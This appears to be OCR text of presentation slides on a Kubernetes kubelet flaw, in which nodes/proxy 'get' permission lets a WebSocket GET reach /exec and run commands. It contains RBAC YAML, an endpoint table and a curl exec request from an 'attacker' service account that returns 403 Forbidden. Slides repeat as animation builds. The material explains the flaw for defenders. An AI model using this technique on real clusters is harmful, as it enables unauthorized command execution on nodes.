apiVersion: authorization.k8s.io/v1
kind: SubjectAccessReview
spec:
  user: system:serviceaccount:monitoring:prom
  groups: ["system:serviceaccounts", …]
  resourceAttributes:
    verb: get
    resource: nodes
    subresource: proxy
    name: node-1
status:
  allowed: true
```

REQUEST BREAKDOWN

SubjectAccessReview

```
apiVersion: authorization.k8s.io/v1
kind: SubjectAccessReview
spec:
  user: system:serviceaccount:monitoring:prom
  groups: ["system:serviceaccounts", …]
  resourceAttributes:
    verb: get
    resource: nodes
    subresource: proxy
    name: node-1
status:
  allowed: true
```

user and groups from the TokenReview request

REQUEST BREAKDOWN

SubjectAccessReview

```
apiVersion: authorization.k8s.io/v1
kind: SubjectAccessReview
spec:
  user: system:serviceaccount:monitoring:prom
  groups: ["system:serviceaccounts", …]
  resourceAttributes:
    verb: get
    resource: nodes
    subresource: proxy
    name: node-1
status:
  allowed: true
```

user and groups from the TokenReview request

derived from the http method

REQUEST BREAKDOWN

SubjectAccessReview

```
apiVersion: authorization.k8s.io/v1
kind: SubjectAccessReview
spec:
  user: system:serviceaccount:monitoring:prom
  groups: ["system:serviceaccounts", …]
  resourceAttributes:
    verb: get
    resource: nodes
    subresource: proxy
    name: node-1
status:
  allowed: true
```

user and groups from the TokenReview request


derived from the http method

derived from the request path

REQUEST BREAKDOWN

SubjectAccessReview

```
apiVersion: authorization.k8s.io/v1
kind: SubjectAccessReview
spec:
  user: system:serviceaccount:monitoring:prom
  groups: ["system:serviceaccounts", …]
  resourceAttributes:
    verb: get
    resource: nodes
    subresource: proxy
    name: node-1
status:
  allowed: true
```



THE GRANT


RBAC

```
apiVersion:
rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: monitoring-agent
rules:
- apiGroups: [""]
  resources: ["nodes/proxy"]
  verbs: ["get"]
```

THE GRANT

RBAC


```
apiVersion:
rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: monitoring-agent
rules:
- apiGroups: [""]
  resources: ["nodes/proxy"]
  verbs: ["get"]
```



THE GRANT

RBAC


```
apiVersion:
rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: monitoring-agent
rules:
- apiGroups: [""]
  resources: ["nodes/proxy"]
  verbs: ["get"]
```



THE GRANT

RBAC

```
apiVersion:
rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: monitoring-agent
rules:
- apiGroups: [""]
  resources: ["nodes/proxy"]
  verbs: ["get"]
```



BEFORE FINE-GRAINED AUTHZ

Endpoints and the permission they required

Kubelet path	RBAC Subresource	Sensitivity
`/metrics/*`	`metrics`	Low
`/stats/*`	`stats`	Low
`/logs/*`	`log`	Medium
`/healthz`	`proxy`	Low
`/configz`	`proxy`	Low
`/pods`	`proxy`	Medium
`/exec/…, /run/…, /attach/…`	`proxy`	High

BEFORE FINE-GRAINED AUTHZ

Endpoints and the permission they required

Kubelet path	RBAC Subresource	Sensitivity
`/metrics/*`	`metrics`	Low
`/stats/*`	`stats`	Low
`/logs/*`	`log`	Medium
`/healthz`	**`proxy`**	Low
`/configz`	**`proxy`**	Low
`/pods`	**`proxy`**	Medium
`/exec/…, /run/…, /attach/…`	**`proxy`**	High

The Issue

HTTP POST/GET

vs

RBAC CREATE/GET

Same endpoint. Different authorization.

Same token: **`nodes/proxy get`** Same Kubelet endpoint: **`/exec`**


Request	RBAC verb checked	Outcome
POST	**`create`**	`403 Forbidden`
WebSocket GET	**`get`**	**Command execution**

HTTP GET establishes the stream; `/exec` starts the process.


Authorization decisions should be based on what the operation does, not how the request is transmitted.

Kubelet





Kubelet
student-2
obs-tool
storage-1
IDE Web UI
Monitoring Tool
Storage Tool


Post Request




Post → CREATE


Post → CREATE
Kubelet
Post
Request
student-2
obs-tool
storage-1
IDE Web UI
Monitoring Tool
Storage Tool

Check Permissions




No Create? 403 Forbidden



No Create?
403 Forbidden


No Create? 403 Forbidden



No Create?
403 Forbidden

```
/ # curl -sk -X POST \
>   -H "Authorization: Bearer $TOKEN" \
>   "https://$NODE_IP:10250/exec/default/nginx/nginx?command=hostname&stdout=true&stderr=true"
```

No Create? 403 Forbidden



No Create?
403 Forbidden

```
/ # curl -sk -X POST \
>   -H "Authorization: Bearer $TOKEN" \
>   "https://$NODE_IP:10250/exec/default/nginx/nginx?command=hostname&stdout=true&stderr=true"
Forbidden (user=system:serviceaccount:default:attacker, verb=create, resource=nodes, subresource(s)=[proxy])
/ #
```

WebSockets?

1.3. Opening Handshake


This section is non-normative.

The opening handshake is intended to be compatible with HTTP-based server-side software and intermediaries, so that a single port can be used by both HTTP clients talking to that server and WebSocket clients talking to that server. To this end, the WebSocket client's handshake is an HTTP Upgrade request:

